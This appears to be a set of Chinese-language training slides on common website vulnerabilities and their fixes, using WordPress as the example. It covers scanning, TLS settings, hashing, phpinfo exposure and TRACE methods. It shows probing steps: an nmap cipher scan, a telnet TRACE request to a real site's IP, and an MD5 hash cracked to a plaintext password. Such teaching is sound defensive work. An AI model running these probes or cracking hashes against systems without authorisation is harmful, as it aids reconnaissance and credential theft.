常見的網站弱點與修補方法

-- 以 WordPress 為例


報告者：陳思蘊、游子興
日期：2024-09-10

目 錄

- 環境與架構檢視
- 常見的網站弱點與修補方法
- 課程測驗
- 問與答

環境與架構

環境與架構檢視



硬體設置

伺服器 / PC / 租用空間 / VM

作業系統

Linux / Windows

IP / Port

網頁伺服器

Apache / IIS / Nginx

程式與資料庫

PHP / ASP.net / Python
MySQL / Oracle

Domain / 憑證

資安防護

防毒軟體 / WAF / EDR

常見的網站弱點與修補方法

以 WordPress 為例

常見的網站弱點與修補方法

01 系統弱點掃描

02 網站弱點掃描

03 資訊洩漏

A05:2021- Security Misconfiguration 安全設定缺陷

04 網站管理介面

A05:2021- Security Misconfiguration 安全設定缺陷

05 XML-RPC API

A10:2021- Server-Side Request Forgery(SSRF) 伺服端請求偽造

06 建立主動防禦機制

01系統弱點掃描

常見漏洞

系統弱點掃描工具

Tenable Nessus

- 掃描多種作業系統(OS)、應用程式和網路設備，檢測其中已知的漏洞。
  這些漏洞可能來自於未更新版本的軟體、錯誤的設定等弱點。
  - 掃描開放設備並識別所有可見的設備和服務，生成一個清單列出設備、作業系統、開放Port和服務。
  - 使用漏洞資料庫與上述的設備和服務進行漏洞的識別，如: CVE(Common Vulnerabilities and Exposures)清單。
  - 生成弱點掃描報告。

tenable
Nessus Professional

A02:2021 – 加密機制失效

憑證、加密連線與加密機制

系統弱點掃描常見弱點

憑證與加密連線

- 104743 - TLS Version 1.0 Protocol Detection
- 157288 - TLS Version 1.1 Protocol Deprecated
- 15901 - SSL Certificate Expiry
- 20007 - SSL Version 2 and 3 Protocol Detection
- 35291 - SSL Certificate Signed Using Weak Hashing Algorithm
- 42873 - SSL Medium Strength Cipher Suites Supported (SWEET32)
- 51192 - SSL Certificate Cannot Be Trusted
- 57582 - SSL Self-Signed Certificate
- 65821 - SSL RC4 Cipher Suites Supported (Bar Mitzvah)

系統弱點掃描常見弱點

憑證與加密連線(驗證方法)

- SSLLabs

  Qualys. SSL Labs

  - https://www.ssllabs.com/ssltest/
- Nmap
  - nmap --script ssl-enum-ciphers -p443 <ip/domain>

系統弱點掃描常見弱點

加密機制(包含後端之網站)


- 使用較強的加密標準
  - ➢ 採用最新、經過廣泛測試和認證的加密演算法(如：AES、RSA和SHA-256)，並確保加密庫的更新和安全。
- 正確的密鑰管理
  - ➢ 實施完整的密鑰管理策略，確保密鑰的安全生成、儲存、分發和銷毀，避免硬編碼密鑰或使用預設密鑰。
- 加密敏感數據
  - ➢ 在傳輸和存儲過程中加密所有敏感數據，並確保使用安全的傳輸協議(如:TLS 1.2以上)，SSL全系列版本均應停用。
- 定期審核和測試加密機制
  - ➢ 定期確認加密設定情況，進行滲透測試和code review，以確保加密機制的有效性。

系統弱點掃描常見弱點(延伸案例)

使用不安全的儲存方式

- 停用較弱的密碼加密方式
  - ➤ 明碼
  - ➤ MD5雜湊演算法
  - ➤ SHA1雜湊演算法

➤ 密碼先加鹽(Salt)再進行雜湊



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
8f41981596e006f77b1959c9aa19e4ea
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
8f41981596e006f77b1959c9aa19e4ea	md5	allen0612

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

A05:2021 – 安全設定缺陷

主機、應用程式和服務的安全配置


系統弱點掃描常見弱點

對外開放非必要的Port、服務與權限

- Port
  - FTP(預設21)、SMB(預設445)、RDP(預設3389)與SSH(預設22)
- 錯誤訊息與伺服器資訊
  - phpinfo
- 權限未控管
  - 帳號密碼洩漏在公開網路上
  - 使用預設帳號密碼
  - 未設定帳號密碼

系統弱點掃描常見弱點(案例1)

FTP密碼暴力攻擊(Brute Force Attack)



Dashboard

Getting Started

- What is Shodan?
- Search Query Fundamentals
- Working with Shodan Data Files

LEARN MORE

>_ **ASCII** Videos

- Setting up Real-Time Network Monitoring
- Measuring Public SMB Exposure
- Analyzing the Vulnerabilities for a Network

VISIT THE CHANNEL

</> **Developer** Access

- How to Download Data with the API
- Looking up IP Information
- Working with Shodan Data Files

DEVELOPER PORTAL

// QUICK LINKS

SETUP NETWORK MONITORING

BROWSE IMAGES

MAP VIEW


Filters Cheat Sheet

Shodan currently crawls nearly 1,500 ports across the Internet. Here are a few of the most commonly-used search filters to get started.

Filter Name	Description	Example
city	Name of the city	Devices in San Diego

系統弱點掃描常見弱點(案例2)

phpinfo



[redacted]

PHP Version 8.1.6

System	Windows NT DESKTOP-[redacted] 10.0 build 19045 (Windows 10) AMD64
Build Date	May 11 2022 08:52:54
Build System	Microsoft Windows Server 2019 Datacenter [10.0.17763]
Compiler	Visual C++ 2019
Architecture	x64
Configure Command	cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=..\..\..\..\instantclient\sdk,shared" "--with-oci8-19=..\..\..\..\instantclient\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	*no value*
Loaded Configuration File	C:\xampp\php\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20210902
PHP Extension	20210902
Zend Extension	420210902
Zend Extension Build	API420210902,TS,VS16
PHP Extension Build	API20210902,TS,VS16
Debug Build	no
Thread Safety	enabled
Thread API	Windows Threads
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, compress.bzip2, https, ftps, phar

PHP info.php
資訊洩漏與利用

- 版本資訊洩漏
  - ➢ PHP(PHP Version)
  - ➢ 作業系統(Build System)
  - ➢ Apache(Apache Version)
  - ➢ OpenSSL(SERVER_SOFTWARE)
- 網站路徑(DOCUMENT_ROOT)
- 檔案絕對路徑(SCRIPT_FILENAME)
- 檔案上傳的權限(file_uploads)
- 停用php函數的使用(disable_functions)
- IP與主機名稱(SERVER_ADDR、SERVER_NAME)

PHP info

修補方法-disable_functions

- 設定限制IP或目錄存取權限
- 停用phpinfo()函數
  - ➢ 備份並修改php.ini
  - ➢ disable_functions=phpinfo
  - ➢ 重啟網站伺服器(Apache/IIS/NGINX)

系統弱點掃描常見弱點

啟用 TRACE 與 TRACK HTTP 方法
HTTP TRACE / TRACK Methods Allowed

- 跨站點追蹤 (Cross-Site Tracing, XST) 攻擊

  XST 攻擊利用 TRACE 或 TRACK 方法(Methond)來取得 HTTP 請求(Request)中的敏感資訊，如 :Session Cookie，攻擊者可以通過 XST 攻擊來繞過某些安全機制(如:瀏覽器的 HTTPOnly Cookie 設定)，並竊取用戶的敏感資料。

- 資訊洩漏

  cookies 或表頭中的認證資料


- **資通安全研究院-政府組態基準-Apache Server 2.4**

參考網址：
https://download.nics.nat.gov.tw/UploadFile/attachfilegcb/TWGCB-04-007_Apache%20HTTP%20Server%202.4%E6%94%BF%E5%BA%9C%E7%B5%84%E6%85%8B%E5%9F%BA%E6%BA%96%E8%AA%AA%E6%98%8E%E6%96%87%E4%BB%B6v1.2_1111226.pdf

系統弱點掃描常見弱點

啟用 TRACE 與 TRACK HTTP 檢測方法

- telnet
  - telnet 網站IP 80/443 port
  - 之後輸入：
    - TRACE / HTTP/1.1
    - Host: 網站Domain
  - 再連續按兩下 Enter
  - 有此漏洞>200
  - 無此漏洞>405



```
┌──(kali㉿kali)-[~]
└─$ telnet 52.199.95.180 443
Trying 52.199.95.180...
Connected to 52.199.95.180.
Escape character is '^]'.
TRACE / HTTP/1.1
Host: www.ithome.com.tw

HTTP/1.1 405 Not Allowed
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 26 Apr 2024 08:50:26 GMT
Content-Type: text/html
Content-Length: 166
Connection: close

<html>
<head><title>405 Not Allowed</title></head>
<body>
<center><h1>405 Not Allowed</h1></center>
<hr><center>nginx/1.18.0 (Ubuntu)</center>
</body>
</html>
Connection closed by foreign host.
```

